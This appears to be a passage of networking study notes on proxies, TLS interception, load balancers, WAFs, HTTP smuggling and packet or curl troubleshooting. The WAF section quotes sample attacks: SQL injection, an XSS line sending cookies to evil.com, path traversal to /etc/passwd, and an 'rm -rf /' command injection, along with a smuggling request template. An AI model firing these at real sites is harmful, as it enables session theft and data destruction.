- However, as **Encrypted Client Hello (ECH)** becomes more widely adopted alongside QUIC, even this visibility is expected to disappear over time, further reducing what's observable without decryption.

Why Organizations Often Restrict/Block QUIC

Reason	Explanation
Inspection gaps	Legacy SSL-inspection/proxy appliances often can't decrypt or parse QUIC the way they do TLS-over-TCP
Policy consistency	Easier to enforce uniform security policy by forcing all traffic through the well-understood TCP/TLS path
Visibility requirements	Compliance or DLP (data loss prevention) tools may require the deeper visibility only available via TCP/TLS inspection

Because of this, many enterprise environments and some firewalls intentionally **block outbound UDP/443**, forcing clients to negotiate HTTP/2 over TCP/TLS instead — trading away QUIC's performance benefits for consistent, inspectable traffic.

Key Point


- QUIC's design — encrypting handshake metadata early, running over UDP, and using connection IDs instead of IP/port tuples — breaks several long-standing assumptions that network inspection tools were built around, which is a major reason many organizations currently restrict or disable QUIC rather than adapt their inspection infrastructure to it.

13. Proxies, Gateways & Inspection

Forward Proxy vs Reverse Proxy vs Transparent Proxy

These three terms describe **where a proxy sits** and **whose traffic it's handling** — the underlying function (intercepting and relaying requests) is similar, but the direction and visibility differ significantly.

Forward Proxy




- Sits **in front of clients**, acting on their behalf when they reach out to the **internet/external servers**.
- The client is typically **configured** (explicitly or via policy) to send its traffic through this proxy rather than connecting directly.
- The destination server sees the **proxy's IP**, not the original client's IP — the client's identity is hidden from the destination.

Common uses:

- Enterprise web filtering (blocking certain websites, enforcing acceptable-use policy) — e.g., Zscaler ZIA-style proxies.
- Caching frequently accessed content to save bandwidth.
- Anonymizing client identity from external servers.

Reverse Proxy




- Sits **in front of servers**, acting on behalf of the **server infrastructure**, not the client.
- Clients think they're talking directly to the destination server — they have **no idea** a reverse proxy is in between, and typically **no special configuration** is needed on the client side.
- The reverse proxy receives the request, then forwards it to the appropriate backend server internally.

Common uses:

- Load balancing across multiple backend servers.
- TLS termination (handling HTTPS decryption centrally, so backend servers don't each need their own certificate).
- Hiding internal server architecture/IPs from the public internet.
- Examples: Nginx, HAProxy, F5 BIG-IP (in reverse proxy mode), CDN edge servers.

Transparent Proxy



- Intercepts traffic **without the client being configured to use a proxy at all** — the client believes it's connecting directly to the destination.
- Typically implemented at the **network level** (router, gateway, or firewall redirects traffic to the proxy automatically, often via policy-based routing).
- Unlike a forward proxy, the client doesn't need any proxy settings — the interception is invisible to the end user/application.

Common uses:

- ISP-level content filtering or caching.
- Enterprise network gateways enforcing policy without requiring every device to be manually configured.
- Captive portals (e.g., hotel/airport Wi-Fi login pages).

Quick Comparison

Aspect	Forward Proxy	Reverse Proxy	Transparent Proxy
Acts on behalf of	Client	Server	Client (without their knowledge)
Client configuration needed?	Yes (usually)	No	No
Client aware it's being proxied?	Yes	No	No
Visible to destination server	Proxy's IP, not client's	N/A (proxy IS the entry point)	Proxy's IP, not client's
Primary goal	Control/filter outbound client traffic	Distribute/protect inbound server traffic	Enforce policy invisibly

Key Point

- The distinguishing question is always "**whose side is the proxy protecting/representing**, and **does the client know it's there**?" — forward proxies serve clients (client-aware), reverse proxies serve servers (client-unaware), and transparent proxies serve the network operator while staying invisible to the client.


SSL/TLS Interception (Zscaler ZIA, Check Point HTTPS Inspection)

SSL/TLS interception (also called **SSL inspection**, **HTTPS inspection**, or **TLS break-and-inspect**) is a technique where a security appliance or proxy **decrypts** HTTPS traffic in the middle of the connection, inspects the plaintext content, then **re-encrypts** it before forwarding — allowing visibility into traffic that would otherwise be completely opaque due to encryption.

Why It's Needed

- Since HTTPS encrypts the entire request/response (URL path, headers, body), a firewall/proxy sitting between client and server normally **cannot** see what's actually being requested or transferred — it can only see the SNI (hostname) and IP/port.
- Security tools that need to inspect content for malware, data loss prevention (DLP), or enforce granular **URL category** policies (e.g., blocking a specific page, not just a whole domain) require access to the actual decrypted content.

How It Works (Man-in-the-Middle by Design)



Leg	Detail
Session 1 (Client ↔ Proxy)	Proxy presents ITS OWN certificate to the client (signed by an internal/trusted CA)
Session 2 (Proxy ↔ Real Server)	Proxy connects to the real server using its OWN separate TLS session

- Client initiates an HTTPS connection to, say, www.example.com.
- The inspection proxy **intercepts** this connection and, instead of passing it straight through, terminates the TLS session itself — presenting the client with a **certificate it generates on the fly**, signed by an internal CA.
- The proxy **separately** establishes its own TLS connection to the real destination server (www.example.com), acting as a client on the user's behalf.
- Traffic flows: client ↔ proxy (encrypted with proxy's cert) and proxy ↔ real server (encrypted with the real server's cert) — **two separate TLS sessions**, with the proxy able to read the plaintext in between.
- The proxy inspects the decrypted content (malware scanning, DLP, URL category matching) before re-encrypting and forwarding it onward in each direction.

Why the Client Doesn't See a Certificate Warning

- For this to work without triggering browser certificate errors, the proxy's **internal CA certificate** must be installed in the client's trusted certificate store (usually pushed via Group Policy/MDM on managed corporate devices).
- Since the client trusts that internal CA, it accepts the proxy's on-the-fly generated certificate for www.example.com without complaint — even though it's **not** the real certificate issued by the actual site's CA.

Zscaler ZIA Example

- Zscaler ZIA acts as a **forward proxy** in the cloud — client traffic is redirected to it (via the Zscaler Client Connector/App), and it performs SSL inspection to apply URL filtering, malware scanning, and DLP policies on HTTPS traffic.
- Requires Zscaler's **root certificate** to be deployed on endpoint devices so inspected HTTPS sessions don't throw certificate warnings.

Check Point HTTPS Inspection Example

- Check Point gateways perform the same break-and-inspect approach, generating per-site certificates signed by the gateway's internal CA, allowing the Threat Prevention, Application Control, and URL Filtering blades to inspect decrypted HTTPS content.
- Also requires the Check Point gateway's CA certificate to be trusted on client machines to avoid certificate warnings.

Key Considerations / Trade-offs

Consideration	Detail
Bypass lists	Sensitive categories (banking, healthcare) are often explicitly excluded from inspection for privacy/compliance reasons
Certificate pinning	Some apps (not just browsers) hardcode expectations about a server's real certificate — SSL inspection breaks these apps since they reject the proxy's substituted certificate
Performance overhead	Decrypting and re-encrypting every session adds CPU load on the inspecting appliance
Privacy/compliance	Organizations must have policies (and often legal notices) governing what's inspected, since employees' encrypted traffic is being read in plaintext internally

Key Point

- SSL/TLS interception works by deliberately splitting one end-to-end encrypted connection into **two separate encrypted connections** with the inspection proxy in the middle acting as both a fake server (to the client) and a real client (to the destination) — it's a controlled, intentional man-in-the-middle, made possible only because the organization controls the client's trusted certificate store.

Load Balancers & Layer 7 Routing

A **load balancer** distributes incoming traffic across multiple backend servers, improving availability, scalability, and resilience. **Layer 7 routing** specifically means making those distribution decisions based on **application-layer (HTTP) content**, not just IP/port.

Layer 4 vs Layer 7 Load Balancing (Quick Contrast)

Aspect	Layer 4 (Transport)	Layer 7 (Application)
Decision based on	IP address, TCP/UDP port	HTTP method, path, headers, cookies, hostname
Visibility into content	None — just forwards packets	Full — can read the actual HTTP request
Example decision	"Send all traffic on port 443 to server pool A"	"Send /api/* requests to the API server pool, /images/* to the static content pool"

- A Layer 4 load balancer is essentially blind to what's actually being requested — it only sees connection-level info (source/destination IP and port).
- A Layer 7 load balancer **terminates the connection**, reads the actual HTTP request, and **then** decides which backend to route to — this requires it to act somewhat like a reverse proxy, since it must fully receive and parse the HTTP message first.

How Layer 7 Routing Decisions Are Made

```
Incoming Request: GET /api/users HTTP/1.1
                  Host: app.example.com

Layer 7 Load Balancer inspects:
  - Path (/api/users)       -> routes to API backend pool
  - Host header              -> could route differently per-domain
  - Cookie (session affinity)-> could route to the same server as before
  - User-Agent               -> could route mobile vs desktop differently
```

Routing Criteria	Example Use Case
Path-based	/api/* -> API servers, /static/* -> CDN/static file servers
Host-based	app1.example.com -> Pool A, app2.example.com -> Pool B (multiple sites, one load balancer)
Cookie-based (session affinity / sticky sessions)	Always route a given user's session back to the same backend server they were on before — important when server-side session state isn't shared across servers
Header-based	Route based on Authorization, custom headers, or API versioning headers

Why Layer 7 Matters for Session/State (Tying Back to Earlier Topics)

- Recall the earlier discussion on server-side **session storage** — if session data lives **in-memory on one specific server** (not a shared store like Redis), a Layer 7 load balancer must use **sticky sessions** (routing the same client consistently to the same backend based on their cookie) — otherwise a user could get load-balanced to a different server that has no idea who they are, breaking their login state.
- This is a direct, practical consequence of combining stateless HTTP + server-side sessions + load balancing — the load balancer has to actively compensate for it using cookie-based routing.

Health Checks & Failover

- Layer 7 load balancers also typically perform **active health checks** — periodically sending HTTP requests (e.g., GET /health) to each backend server and checking for a valid response (like 200 OK).
- If a backend fails its health check, the load balancer **stops routing traffic to it** until it recovers — enabling automatic failover without manual intervention.

Additional Layer 7 Capabilities

- **SSL/TLS termination** — decrypting HTTPS at the load balancer so backend servers only need to handle plain HTTP internally (simplifies certificate management, centralizes it in one place).
- **Content-based rewriting** — modifying headers, redirecting based on content, compressing responses, before passing to backend.
- **Rate limiting** — throttling requests per client, often based on inspecting request details only visible at Layer 7.

Key Point

- The defining difference is that **Layer 7 load balancers actually read and understand HTTP**, enabling smart, content-aware routing decisions (by path, host, cookie, headers) that a Layer 4 load balancer — which only sees raw IP/port — simply cannot make, at the cost of needing to fully terminate and parse each connection rather than just forwarding packets blindly.

WAF (Web Application Firewall) & HTTP-Based Attacks


A **WAF (Web Application Firewall)** is a security layer that sits in front of web applications and inspects **HTTP/HTTPS traffic specifically**, filtering out malicious requests before they reach the application — distinct from a traditional network firewall, which operates mostly on IP/port rules without understanding HTTP content.

Why a WAF Is Different from a Regular Firewall

Aspect	Traditional Firewall	WAF
Operates at	Layer 3/4 (IP, port)	Layer 7 (HTTP content: headers, body, URL, cookies)
Understands	"Allow/block traffic to port 443"	"Allow/block this specific HTTP request based on its content"
Protects against	Network-level threats (port scans, unauthorized access)	Application-level attacks (malicious payloads inside legitimate-looking HTTP requests)

A regular firewall can't tell the difference between a legitimate POST /login and a malicious one containing an injection payload — both just look like "allowed traffic to port 443." A WAF inspects the **actual content** of the request to make that distinction.

How a WAF Works



- Sits as a **reverse proxy** (or inline/transparent mode) in front of the application.
- Inspects each request's method, URL, headers, cookies, and body against a set of **rules/signatures** (and increasingly, behavioral/ML-based detection) before deciding to allow, block, or flag it.
- Can also inspect **outgoing responses** to prevent sensitive data leakage.

Common HTTP-Based Attacks a WAF Defends Against

SQL Injection (SQLi)

```
GET /products?id=1' OR '1'='1
```

Attacker inserts malicious SQL syntax into an input field/parameter, attempting to manipulate the backend database query (e.g., bypass login, extract data). A WAF detects suspicious SQL-like patterns in request parameters and blocks them.

Cross-Site Scripting (XSS)

```
GET /search?q=<script>document.location='http://evil.com/steal?c='+document.cookie</script>
```

Attacker injects malicious JavaScript into a page that later gets rendered and executed in another user's browser — often to steal cookies/session tokens (this is exactly the scenario HttpOnly cookies defend against, from the client side; a WAF defends against it from the network side by blocking the injection attempt itself).

Cross-Site Request Forgery (CSRF)

Tricks a logged-in user's browser into submitting an unwanted request to a site they're authenticated on (exploiting the fact that cookies are sent automatically) — WAFs can detect anomalous request patterns or missing expected tokens/headers.

Path Traversal

```
GET /files?name=../../../../etc/passwd
```

Attacker manipulates file-path parameters to access files outside the intended directory — a WAF blocks requests containing suspicious path-traversal sequences (../).

Command Injection

```
POST /ping?host=8.8.8.8; rm -rf /
```

Attacker attempts to append OS-level commands into an input that gets passed to a system shell — WAF pattern-matches against shell metacharacters and command syntax.

Other common categories:

- **Brute-force/credential stuffing** — WAF applies rate limiting on login endpoints.
- **Bot traffic/scraping** — WAF uses behavioral analysis, CAPTCHA challenges, or User-Agent/fingerprint checks.
- **DDoS (application-layer)** — WAF can absorb/filter high-volume malicious HTTP request floods targeting specific endpoints.

Detection Approaches

Approach	How It Works
Signature-based	Matches requests against known attack patterns (like antivirus signatures, but for HTTP payloads)
Rule-based (e.g., OWASP Core Rule Set)	A widely-used, standardized set of rules covering common attack categories, often the default ruleset deployed on open-source WAFs like ModSecurity
Anomaly/behavioral-based	Flags requests that deviate statistically from normal traffic patterns, catching novel/unknown attacks signatures might miss
Positive security model	Only explicitly allows known-good request patterns, blocking everything else by default (stricter, but can cause false positives)

Key Point

- A WAF exists specifically because regular network firewalls operate blind to HTTP content — by understanding and inspecting the actual structure of HTTP requests (parameters, headers, body), a WAF can catch attacks that are **completely invisible** at the IP/port level, since malicious payloads like SQL injection or XSS are just "normal-looking" HTTP traffic to anything that isn't actually parsing the application-layer content.

HTTP Smuggling & Request Splitting (Security Awareness)

HTTP request smuggling is an attack technique that exploits **inconsistencies in how two different HTTP servers in a chain** (e.g., a front-end proxy/load balancer and a back-end web server) **interpret where one request ends and the next begins** — allowing an attacker to sneak a hidden, malicious request past the front-end's inspection.

Why This Happens: Ambiguous Request Boundaries

Normally, a server determines where a request body ends using one of two headers:

Header	Tells the Server
Content-Length	The exact byte count of the body
Transfer-Encoding: chunked	The body is sent in chunks, each prefixed with its own length, ending with a zero-length chunk

- The HTTP spec says if **both** headers are present, Transfer-Encoding should take priority — but **not all servers implement this consistently**. Some older or misconfigured servers prioritize Content-Length instead, or handle malformed/duplicate headers differently.
- When a request is sent through **two servers** (e.g., a front-end proxy, then a back-end app server) that **disagree** on which header to trust, the two servers end up parsing the **same raw bytes differently** — one sees where the request ends at one point, the other sees it ending somewhere else.

The Classic Attack Pattern (CL.TE Example)

```
POST / HTTP/1.1
Host: example.com
Content-Length: 13
Transfer-Encoding: chunked

0

SMUGGLED
```

- **Front-end** (trusts Content-Length: 13) reads exactly 13 bytes as the body: "0\r\n\r\n" — considers the request complete, forwards it on.
- **Back-end** (trusts Transfer-Encoding: chunked instead) reads the 0 as a **zero-length chunk terminator**, meaning the chunked body is empty/done — but then treats everything **after** that (SMUGGLED) as the **start of the next request** on the same connection.
- Result: the attacker's SMUGGLED content gets processed by the back-end as if it were a legitimate new request from the next unsuspecting user sharing that connection — potentially bypassing the front-end's security checks entirely, since the front-end never even saw it as a separate request.

Why This Is Dangerous

Consequence	Explanation
Security control bypass	A WAF/front-end proxy inspecting requests never sees the smuggled portion as its own request, so it can't block it
Request hijacking	The smuggled request can get prepended to another legitimate user's next request on that shared connection, potentially stealing their session/response
Cache poisoning	If a caching layer is involved, the smuggled request can trick it into caching malicious content and serving it to other users

Request Splitting (Related Concept)

- A closely related technique where an attacker injects **CRLF (\r\n) sequences** into header values or other input fields, tricking the server into interpreting the injected content as the start of a **new, separate HTTP request/response** — effectively "splitting" one message into two from the parser's point of view.
- Modern frameworks/servers largely sanitize against raw CRLF injection today, but it remains a classic underlying concept behind both smuggling and older HTTP response-splitting attacks.

Why This Exists as a Class of Vulnerability

- It's fundamentally a problem of **two parsers, one byte stream, no single source of truth** — smuggling isn't a bug in HTTP's design itself, but in how real-world server implementations **inconsistently** handle ambiguous/conflicting framing headers across a multi-hop chain (proxy → load balancer → app server).

Mitigations (Awareness-Level)

Mitigation	Purpose
Reject requests with both Content-Length and Transfer-Encoding	Removes the ambiguity entirely at the point of entry
Normalize/re-encode requests at each hop	Ensures every downstream server sees a consistently-framed request, not the original ambiguous bytes
Use HTTP/2 end-to-end where possible	HTTP/2's binary framing (fixed-length frames) removes this entire class of text-based parsing ambiguity
Keep front-end and back-end server software aligned/updated	Reduces the chance of differing parser behavior between hops

Key Point

- HTTP smuggling is a powerful reminder that **HTTP's text-based framing (Content-Length vs. chunked encoding) can be interpreted differently by different implementations** — and when a request passes through multiple servers that don't agree on the same interpretation, that disagreement itself becomes an exploitable security gap, which is part of why HTTP/2's strict binary framing is considered structurally safer against this specific class of attack.

14. Troubleshooting & Tooling at Scale

Packet Capture & HTTP Analysis (Wireshark, tcpdump)

Packet capture tools let you record raw network traffic directly off the wire/interface, giving you ground-truth visibility into exactly what was sent and received — essential when application-level logs don't tell the full story.

tcpdump (Command-Line Capture)

```
# Capture HTTP traffic on port 80
tcpdump -i eth0 port 80 -w capture.pcap

# Capture traffic to/from a specific host
tcpdump -i eth0 host 192.168.1.10 -w capture.pcap

# Capture and display in real-time with ASCII output
tcpdump -i eth0 port 80 -A

# Capture HTTPS traffic (port 443) - will only show encrypted TLS records
tcpdump -i eth0 port 443 -w https_capture.pcap
```

Flag	Purpose
-i	Specifies the network interface to capture on
-w	Writes raw captured packets to a .pcap file (for later analysis, e.g., in Wireshark)
-A	Displays packet contents in ASCII, readable directly in the terminal
port/host	Filters capture to specific traffic, reducing noise

tcpdump is lightweight, scriptable, and ideal for capturing on servers/headless systems (no GUI needed) — commonly used to grab a .pcap file that's later analyzed more deeply elsewhere.

Wireshark (GUI-Based Deep Analysis)

- Opens .pcap files (including ones captured via tcpdump) and provides a detailed, layer-by-layer breakdown of every packet — from Ethernet frames up through TCP/TLS/HTTP.
- Key features for HTTP analysis:

Feature	Use
Follow TCP Stream	Reconstructs an entire conversation (request + response) in readable form, rather than packet-by-packet
Display filters	e.g., http, http.request.method == "GET", tcp.port == 443 — narrows the view to exactly the traffic you care about
Protocol hierarchy view	Shows a breakdown of how much traffic belongs to each protocol layer
Time/sequence analysis	Visualizes retransmissions, delays, and out-of-order packets — useful for diagnosing slowness

What You Can See (and Can't) Depending on Encryption

Traffic Type	What's Visible in Capture
Plain HTTP	Full request/response — method, path, headers, body — all in cleartext
HTTPS (TLS)	Only the TCP handshake, TLS handshake (including SNI in cleartext), and encrypted application data — actual HTTP content is not visible without decryption keys

To inspect HTTPS content in Wireshark, you need either:

- **SSLKEYLOGFILE** — an environment variable supported by most browsers that logs the session keys as they're negotiated, which Wireshark can then use to decrypt the capture.
- **A capture taken at a decryption point** — e.g., behind an SSL-inspecting proxy (like the Zscaler/Check Point interception discussed earlier), where traffic is already decrypted in one of the two TLS legs.

Typical Workflow for HTTP Troubleshooting

- **Capture** traffic during the issue (via tcpdump on a server, or Wireshark directly on a client machine).
- **Filter** down to the relevant conversation (by IP, port, or protocol).
- **Follow the stream** to see the full request/response exchange in order.
- **Correlate** findings against what you already know about the HTTP/TCP/TLS flow — e.g., confirming whether a failure happened during TCP handshake, TLS handshake, or at the HTTP layer (4xx/5xx).

Key Point

- tcpdump is typically used to **capture** traffic (especially on servers without a GUI), while Wireshark is used to **analyze** that capture in depth — together they give you visibility into every layer of the conversation, with the major caveat that encrypted HTTPS content stays hidden unless you have the session keys or capture at a decryption point.

curl -v / Postman for Deep Header/Response Inspection

Unlike packet capture tools (which show raw bytes on the wire), **curl** and **Postman** operate at the application layer — they act as actual HTTP clients, letting you construct requests and inspect the full request/response exchange in a readable, structured way, without needing to decrypt anything (since you're the client making the request).

curl -v (Verbose Mode)

```
curl -v https://example.com/api/users
```

The -v (verbose) flag prints the **entire conversation** — not just the final response body, but the connection setup, request headers sent, and response headers received.

```
*   Trying 93.184.216.34:443...
* Connected to example.com (93.184.216.34) port 443
* TLS handshake, Client hello (1):
* TLS handshake, Server hello (2):
...
> GET /api/users HTTP/1.1          <- request line + headers SENT
> Host: example.com
> User-Agent: curl/8.4.0
> Accept: */*
>
< HTTP/1.1 200 OK                   <- response line + headers RECEIVED
< Content-Type: application/json
< Content-Length: 348
<
{"users": [...]}                    <- response body
```

- Lines starting with > are what curl **sent**; lines starting with < are what it **received** — making it easy to see exactly which headers went out and came back, without any guesswork.
- Lines starting with * show connection-level info — DNS resolution, TCP connect, TLS handshake details (including which TLS version/cipher was negotiated).

Useful curl Flags for Troubleshooting

Flag	Purpose
-v	Verbose — show full request/response headers and connection info

Flag	Purpose
-I	HEAD request only — shows just response headers, no body
-X	Specify HTTP method (e.g., -X POST, -X DELETE)
-H "Header: value"	Add a custom request header
-d "data"	Send a request body (commonly used with POST)
-k / --insecure	Skip certificate validation (useful for testing self-signed certs, not for production)
-o file	Save response body to a file instead of printing it
-w "%{http_code}"	Print just the status code (useful in scripts)
--resolve host:port:IP	Force curl to resolve a hostname to a specific IP — useful for testing a specific server behind a load balancer/CDN

Postman (GUI Alternative)

Provides the same core capability as curl — construct and send HTTP requests — but through a graphical interface, better suited for:

- **Saving and organizing** collections of requests (e.g., a full set of API endpoints) for repeated testing.
- **Visualizing** request/response headers, body, cookies, and timing in structured, readable panels rather than raw terminal text.
- **Scripting** pre-request logic and automated tests/assertions on responses.
- **Environment variables** — swapping between dev/staging/production configurations easily without rewriting each request.

Why These Tools Matter for Troubleshooting

Scenario	How curl/Postman Helps
"Is the server returning the right headers?"	-v or Postman's headers panel shows exactly what came back
"Is my API request even reaching the right path/method?"	Confirm using -X and the printed request line before assuming a server-side bug
"Is a proxy/CDN modifying headers in transit?"	Compare curl -v output against what the origin server is known to send
"Is TLS negotiating correctly?"	curl's * lines show the negotiated TLS version/cipher without needing a full packet capture
"Does this endpoint require auth?"	Quickly test with/without an Authorization header to confirm 401 behavior

Key Point

- curl -v and Postman work **as a legitimate client**, so unlike packet capture, they always see the **fully decrypted** request and response (since the decryption happens naturally as part of being the actual endpoint) — making them the fastest, simplest tools for confirming *what the application layer is actually doing*, without needing session keys or a decryption point in the network path.

Browser DevTools Network Tab Analysis

The **Network tab** in browser DevTools (Chrome, Firefox, Edge — accessible via F12) captures every HTTP request the browser makes while loading a page, giving a real-time, visual breakdown of requests, responses, and timing — all from the client's actual point of view, fully decrypted.

Opening and Using the Network Tab

- Open DevTools (F12 or right-click → Inspect), go to the **Network** tab, then reload the page to capture the full request waterfall.
- Each row represents one HTTP request (HTML, CSS, JS, images, API calls, etc.) made while loading/interacting with the page.

Key Columns/Information Shown

Column	Shows
Name	The resource/file requested (e.g., style.css, api/users)
Status	The HTTP status code returned (200, 404, 500, etc.)
Type	The resource type (document, script, stylesheet, xhr/fetch, image)
Initiator	What triggered this request (which script/HTML line caused it to load)
Size	Size of the response (and whether it came from cache)
Time	How long the request took, broken down by phase

Clicking Into a Single Request

Selecting any request reveals detailed tabs:

Tab	Shows
Headers	Full request headers sent and response headers received — same info as curl -v, but in a structured UI
Preview/Response	The actual response body, rendered (for JSON/HTML) or raw
Timing	A breakdown of exactly where time was spent: DNS lookup, initial connection, TLS handshake (SSL), waiting for server (TTFB), content download
Cookies	Cookies sent with the request and received via Set-Cookie

Timing Waterfall Breakdown



Phase	What It Measures
DNS Lookup	Time to resolve the domain name to an IP
Initial Connection	TCP handshake time
SSL/TLS	TLS handshake time (if HTTPS)
Waiting (TTFB - Time To First Byte)	Time from request sent to first byte of response received — reflects server processing time

Phase	What It Measures
Content Download	Time to receive the full response body

This breakdown is extremely useful for pinpointing **where** delay is actually happening — e.g., a high TTFB points to a slow backend/server-side processing, while a long DNS/connection phase points to network-level issues.

Useful Features for Analysis

- **Filter bar** — filter requests by type (XHR, JS, CSS, Img), by status code, or by text search on the URL.
- **Preserve log** — keeps the request list even across page navigations/redirects (otherwise the list clears on reload).
- **Disable cache** — forces every resource to be fetched fresh from the server instead of using cached copies, useful when testing actual server behavior.
- **Throttling** — simulates slower network conditions (3G, etc.) to test how a page behaves under poor connectivity.
- **Copy as cURL** — takes any request shown in the Network tab and generates the equivalent curl command, useful for reproducing/testing the exact same request outside the browser.

Why This Matters for Troubleshooting

Scenario	What to Check in Network Tab
"Page loads slowly"	Look at the Timing tab for each request — find which phase (DNS, connection, TTFB, download) dominates
"A resource isn't loading"	Check its Status code — 404 (missing), 403 (forbidden), CORS error shown in Console alongside it
"Is my cookie/session working?"	Check the Cookies tab per-request to confirm Set-Cookie/Cookie headers are present as expected
"Is the API returning the right data?"	Check the Preview/Response tab for the actual JSON/body content
"Which request triggered this one?"	Check the Initiator column to trace the call chain

Key Point

- Since DevTools captures traffic **from inside the browser itself** (after TLS decryption, before encryption on the way out), it shows the fully decrypted picture by default — combining what curl -v/Postman give you (headers, body) with packet-capture-style timing detail (DNS, connection, TLS phases), all in one integrated, visual tool without needing any separate decryption setup.

Correlating HTTP Errors with App/Network/Security Logs

When an HTTP error occurs, the error itself (e.g., 502 Bad Gateway, 403 Forbidden) only tells you *what* happened at the HTTP layer — finding *why* it happened usually requires cross-referencing multiple log sources that each capture a different layer of the same event.


Why Correlation Is Necessary

- A single HTTP request can pass through multiple systems — client, proxy/load balancer, WAF, application server, database — and each one logs independently.
- The **same request**, as it moves through this chain, often has different identifiers, timestamps, and levels of detail in each log — correlation means lining these up to reconstruct the full story of one specific request.

The Three Log Categories and What Each Tells You

Log Source	What It Captures	Example Insight
Application logs	Server-side code execution — exceptions, stack traces, database query errors, business logic failures	Why a 500 Internal Server Error occurred — e.g., a null pointer exception or failed DB connection
Network logs	Connection-level events — TCP resets, timeouts, routing issues, load balancer health check failures	Why a 502 Bad Gateway or 504 Gateway Timeout occurred — e.g., the backend server was unreachable or didn't respond in time
Security logs	WAF/firewall decisions, authentication attempts, blocked requests, SSL inspection events	Why a 403 Forbidden occurred — e.g., a WAF rule blocked the request due to a detected SQL injection pattern

Example: Tracing a 502 Bad Gateway



